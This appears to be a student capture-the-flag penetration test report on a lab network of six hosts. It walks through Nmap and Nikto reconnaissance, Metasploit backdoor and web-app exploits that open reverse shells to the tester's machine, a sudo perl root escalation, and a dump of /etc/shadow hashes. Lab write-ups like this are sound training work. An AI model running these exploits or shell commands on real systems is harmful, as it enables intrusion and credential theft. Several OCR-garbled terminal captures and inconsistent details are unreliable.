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Penetration Test Phase 1 Report Summary

In Phase 1, the main goal was to find active host targets and see any vulnerabilities to be exploited for the next phase. We have found six potential targets that can be useful for Phase 2 of the Penetration Test. We used Nmap -A - T4 - F target IP address to help search for the targets. The targets we have found are:

- 192.168.1.120
- 192.168.1.121
- 192.168.1.122
- 192.168.1.123
- 192.168.1.124
- 192.168.1.125

We believe these targets can help us exploit them because we found a total of 84 Vulnerabilities that can provide us access to the system of the targets for Phase 2 of the Penetration Test.

Penetration Test Phase 2 Report Summary

In Phase 2, the main goal was to be able to access the targets' system. We were able to get access to five out of six targets in Phase 2. The five targets we have access to are:

- 192.168.1.120
- 192.168.1.121
- 192.168.1.122
- 192.168.1.123
- 192.168.1.124

We use different methods like ssh, dirbuster, Nmap, Metasploit, smbclient, telnet, windows, and Linux to get root access to the targets. We were able to identify the targets' machine and access it to have root access. We identified the vulnerabilities that each target has and tried several ways to prevent them from being exploited.

Overall, Phase 2 was a success, and we learned several ways to find clues and get access to the targets.

Methodology

Capture The Flag was more of the gray box testing because we have the materials for the targets, but we need to use the information in several ways that help us to find some clues to find the flags. The tools we used were a little bit different from the other two Phase of the Penetration Test. Each of the group members used some of the tools that were used in the previous phases with an additional tool that was not used in the previous phases.

Finding the Flag and Capture it

In the Capture the flag, we were able to get 4 of the targets' flags. The two targets, .124 and .125 were a failure and did not get any result.

Target 1

192.168.1.120


This picture is scanning all ports within the IP which had the first flag




Using the anonymous login, I was able to find another flag within the ftp login




Using the web address and checking the passwords section, another flag was shown on the browser



Using Metasploit to get a meterpreter session, I was able to get another flag




While still in meterpreter I changed the user to one previously discovered. I downloaded the .jpg and zip file and was given another flag containing a password



Using the root login for Rick, I found another flag file but had to use the more command in order to view it fully



Once I got all of those flags, I started going through some of the other open ports and found one using the netcat tool



I started checking all of the open ports in the web address and found this possible flag

Target 2

192.168.1.121

```
nmap -A 192.168.1.121
Nmap scan report for Dina.ccspen.local (192.168.1.121)
Host is up (0.00064s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
 _/ange1 /angel1 /nothing /tmp /uploads
 _http-server-header: Apache/2.2.22 (Ubuntu)
 _http-title: Dina
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 2 hops
TRACEROUTE (using port 199/tcp)
            ADDRESS
HOP RTT
    0.43 ms 192.168.0.1
    0.77 ms Dina.ccspen.local (192.168.1.121)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds
```

In this picture, we were looking at the IP address port and the trace route to see what the IP address is


doing.

```
) > set RHOSTS 192.168.1.121
RHOSTS => 192.168.1.121
msf6 exploit(woix/www.app/mp_admin
USERNAME ⇒ admin
msf6 exploit(wmin
                                                                         ) > set PASSWORD admin
PASSWORD ⇒ admin
msf6 exploit(mmax
                                                                      show options
 Module options (exploit/unix/webapp/wp_admin_shell_upload):
    Name
                     Current Setting Required Description
                                              yes The WordPress password to authenticate with
no A proxy chain of format type:host:port[,type:host:port][...]
yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
yes The target port (TCP)
no Negotiate SSL/TLS for outgoing connections
yes The base path to the wordpress application
yes The WordPress username to authenticate with
no HTTP server virtual host
    PASSWORD admin
    Proxies
RHOSTS
    RPORT
                     80
false
    TARGETURI /
USERNAME admin
    USERNAME
Payload options (php/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.0.50 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port
Exploit target:
    Id Name
    0 WordPress
```


We try to set the IP address to RHOSTS and change the username and password to admin to exploit it.

```
msf6 exploit(unix/webapp/wp_admin_wholl_upload) > exploit
[*] Started reverse TCP handler on 192.168.0.50:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_wholl_upload) > shell
[-] Unknown command: shell.
msf6 exploit(unix/webapp/wp_admin_wholl_upload) > .
```


After exploiting it, we conclude the exploit was aborted and fail to exploit, so we go to the next step.




We try using Nikto to see any result. We found a directory to explore into and see what we find in there.



We noticed there was a backup.zip file and we tried to get through by using the password that was in the nothing/pass page. We were able to get through with the password: freedom and look through the message using mousepad.



We use the same password page, but this time, we used diana as the password along with touhid as the username and was able to get through.



```
root@kali:/home/kali
 File Actions Edit View Help
                             msf6 exploit(multi
lport ⇒ 4444
                                               loadcsv exec) > set LHOST 192.168.0.50
msf6 exploit(multi/nttp/playaman,
LHOST ⇒ 192.168.0.50 | LHOST ⇒ 192.168.0.50 | exploit
msf6 exploit(
[*] Started reverse TCP handler on 192.168.0.50:4444
[+] Authentication successful: touhid:diana
[*] Sending stage (39282 bytes) to 192.168.1.121
[*] Meterpreter session 1 opened (192.168.0.50:4444 → 192.168.1.121:59374) at 2021-11-29 22:47:38 -0500
meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 2556 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
     env_reset,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
$ sudo /usr/bin/perl -e "exec '/bin/sh'"
sudo /usr/bin/perl -e "exec '/bin/sh'"
# whoami
whoami
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
```

After we get access to the playSMS, we go to Metasploit to exploit playSMS. So, we use these

commands to exploit playSMS:

Search playsms

Use exploit/multi/http/playsms_uploadcsv_exec

Set RHOST 192.168.1.121

Set LHOST 192.168.0.50

Set LPort 4444

Set username touhid

Set password diana

Set targeturi /SecreTSMSgatwayLogin

Exploit

When we get access to it, we use these commands to get to the flag:

Getuid

Shell

Python -c 'import pty; pty.spawn("/bin/sh")'

Sudo -I

Sudo /usr/bin/perl -e "exec '/bin/sh'"

Whoami

Cd/root

Ls

Cat flag.txt

```
File Actions Edit View Help

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
    $ sudo /usr/bin/perl - e "exec '/bin/sh'"
    # whoami
    # whoami
    # od /root
    # cd /root
    # d /root
    cd /root
    # cat flag.txt
# cat flag.txt
# cat flag.txt

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Sudo /usr/bin/perl -e "exec '/bin/sh""

Whoami

Cd/root

Ls

Cat flag.txt

To conclude, capturing the flag for 192.168.1.121 was a success.


For the vulnerabilities, we learned the secret page for the password was an immense risk for the developer because a hacker can use methods like robots.txt, Nmap, Nikto to navigate the webpage and find some hidden clues. Also, the same goes for the backup.zip file, where using the password in the secret page can allow the hacker to use those passwords and get access to the playSMS, which the link was in the backup.zip file. To conclude, the best advice is to hide that sensitive information in a separate file where hackers cannot access the website, so the hackers cannot exploit the vulnerabilities.


Target 3

192.168.1.122




First, we started by performing an Nmap scan on 192.168.1.122 to check which open ports it had if any. It is noted that those ports 22 for ssh and ports 80 for http are both open.







After performing a Dirb scan it is found that it uses word press and by exploiting SMB we were able to gain access to passwords and usernames through the word press configuration file.



While looking on http://192.168.1.122/wordpress we found out what the name to use for the ssh.





Using the command ssh togie@192.168.122 and using the password 123245 that was acquired from word press access to the system was acquired. After that, the next step was to gain root access to the

system. To do that the command Sude Su was used in the root directory there was a file called proof.txt.

When using the command cat, the key was located inside of that file.

Target 4

192.168.1.123



```
Host script results:
__clock-skew: mean: 1h15m06s, deviation: 2h30m00s, median: 6s
__nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
    OS: Unix (Samba 3.0.20-Debian)
    Computer name: metasploitable
    NetBIOS computer name:
    Domain name: localdomain
    FQDN: metasploitable.localdomain
    FQDN: metasploitable.localdomain
    System time: 2021-11-30T23:49:26-05:00
smb-security-mode:
    account_used: &blank>
    authentication_level: user
    challenge_response: supported
__ message_signing: disabled (dangerous, but default)
__smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 199/tcp)
HOP RIT ADDRESS
1    0.37 ms 192.168.0.1
2    0.69 ms 192.168.0.1
2    0.69 ms 192.168.1.123

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds
```

We check to see the open ports that are available for 192.168.1.123.

```
Matching Modules

# Name Disclosure Date Rank Check Description

- 0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.123
RHOSTS = 192.168.1.123
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.123:21 - USER: 331 Please specify the password.

[*] 192.168.1.123:21 - USER: 331 Please specify the password.

[*] 192.168.1.123:21 - USER: 331 Please specify the password.

[*] 192.168.1.123:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.123:6200) at 2021-11-30 23:52:01 -0500
```

We had to use Metasploit to exploit 192.168.1.123 because it was the best option to find the best result.

In the picture, we use "search vsftpd" to find an available module to exploit. We use "use exploit/unix/ftp/vsftpd_234_backdoor" as the experiment for the penetration test. We had to set up the target IP address to RHOSTS, so we can exploit it.

In the picture, we successfully exploited it and we had to use some commands to navigate the system.

We had to use "whoami," "root," "uname -a", "cd etc," "cat passwd" to get to the password.

```
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
root@metasploitable:/etc# cd ..
root@metasploitable:/# cd etc
root@metasploitable:/etc# cat shadow
cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
games:*:14684:0:99999:7:::
man: *:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
   il:*:14684:0:99999:7:
```

We use "cd.", "cd etc," and "cat shadow" to get to the flag. For the flag, we noticed it was a string of letters, numbers, and special characters. We thought we could find the flag going through, but we did not go our way, so we just took some pictures and showed the result that we made in the process.

For the vulnerabilities, we concluded the system module that we exploited should be checked again to ensure it has protection from the Metasploit because it was a simple task as we go through the process.

So, it is best to have a security system for it, so it can slow down hackers from penetration through the system and getting the password of the system.

Target 5

192.168.1.124

We did not attempt to achieve this target due to a firewall during the process. We did not get any result because the firewall was preventing us from accessing the IP Address, so we believe it is not worth to take the challenge and move on to the next target for the project.

Target 6


192.168.1.125

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/arc/unreal_arcd_arcd_arcd_arch, parameter) - set rport 6697
                                                                                ) > set rhost 192.168.1.125
msf6 exploit(
rport ⇒ 6697
                                   <u>msf6</u> exploit(<u>mix/reverse_ruby</u>
payload ⇒ cmd/unix/reverse_ruby
) > set lhost 192.168.0.50
 msf6 exploit(
msf6 exploit(unix/irc/unreal_ircd_3281_backdoo
lhost ⇒ 192.168.0.50
 lport ⇒ 2345
msf6 exploit(
[*] Started reverse TCP handler on 192.168.0.50:2345
[*] 192.168.1.125:6697 - Connected to 192.168.1.125:6697 ...
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.125:6697 - Sending backdoor command ...
[*] 192.168.1.125:6697 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.0.50:2345 → 192.168.1.125:52097) at 2021-12-01 22:09:15 -050
boba_fett
ls -la /home/
total 72
drwxr-xr-x 18 root
                                                                  4096 Dec 29 2020 .
4096 Dec 29 2020 ..
4096 Dec 29 2020 anakin_skywalker
                                                                 4096 Dec 29 2020 artoo_detoo
4096 Dec 29 2020 ben_kenobi
                                                                4096 Dec 29 2020 ben_kenobi
4096 Dec 29 2020 boba_fett
4096 Dec 29 2020 c_three_pio
4096 Dec 29 2020 darth_vader
4096 Dec 29 2020 darth_vader
4096 Dec 29 2020 greedo
4096 Dec 29 2020 jabba_hutt
4096 Dec 29 2020 jabba_hutt
                                                                  4096 Dec 29 2020 jarjar_binks
4096 Dec 29 2020 kylo_ren
```

We tried to have some clues for this target, but we ended in a dead end each time. We have looked through each of the roots, but it gave us nothing. We tried the next step to see any luck.

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > set rhost 192.168.1.125
rhost ⇒ 192.168.1.125
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload ⇒ php/reverse_perl
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 192.168.0.50:4444
[*] Command shell session 1 opened (192.168.0.50:4444 → 192.168.1.125:44073) at 2021-12-01 22:00:09 -0500
whoami
www-data
```

We have looked to the www-data but in the end, we did not find any clues for this path.



We got through the phpMyAdmin and navigate the website, but we did not find any clues.

```
192.168.1.125:80 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
                       Current Setting Required Description
     Name
                                                                    A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
HTTP port (TCP)
     RHOSTS
RPORT
                       192.168.1.125
    RPORT 80
RPORT_FTP 21
                                                                    FTP port
Absolute writable website path
                       /var/www/html
false
     SITEPATH
                                                                   Absolute writable website path
Negotiate SSL/TLS for outgoing connections
Base path to the website
Absolute writable path
HTTP server virtual host
     SSL
TARGETURI
                       /tmp
     TMPPATH
Exploit target:
    Id Name
     0 ProFTPD 1.3.5
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set
[-] The value specified for payload is not valid.
     192.168.1.125:80 - Exploit failed: A payload has not been selected.
Exploit completed, but no session was created.
<u>6</u> exploit(<u>unix/ftp/proftpd_modcopy_exec</u>) > zsh: quit msfconsol
 msf6 exploit(
                                                                                                       msfconsole
```

We tried to set the payload, but it did not allow us to set any payload because it was not valid, and we were not sure why it is giving that error.

```
| Mai@kali:-- | Rali@kali:-- | Rali@
```

We took a step back and looked at the nmap results again to see if we could at least get a .txt file that might reveal more. We were shown a robots.txt file



Putting the robots.txt file as an extension for the web address and the port associated, I was greeted with a new webpage but without any clues as to what to do next

I attempted to connect through ftp but was unable to actually get any type of shell or line to type in commands.

In the end of the process, we concluded the capturing was a failure because we did not find the flag. We use different tools, but the pictures above were the only ones that helped us in the end.

Conclusion

In conclusion, the project was mostly a success because we got a couple of flag captures.

We learned a couple of vulnerabilities in each system and tried to reduce the problems

with solutions to reduce a couple of issues. We did not capture some of the flags.

Although, we did learn we need to try different tools in different situations than relying on the same tools in the previous phases. We can get some accurate information during the penetration test. Overall, it was a challenging Capture the Flag with some trial and error in some of the flags. But we got a couple of flag captures in the end.

Contributions

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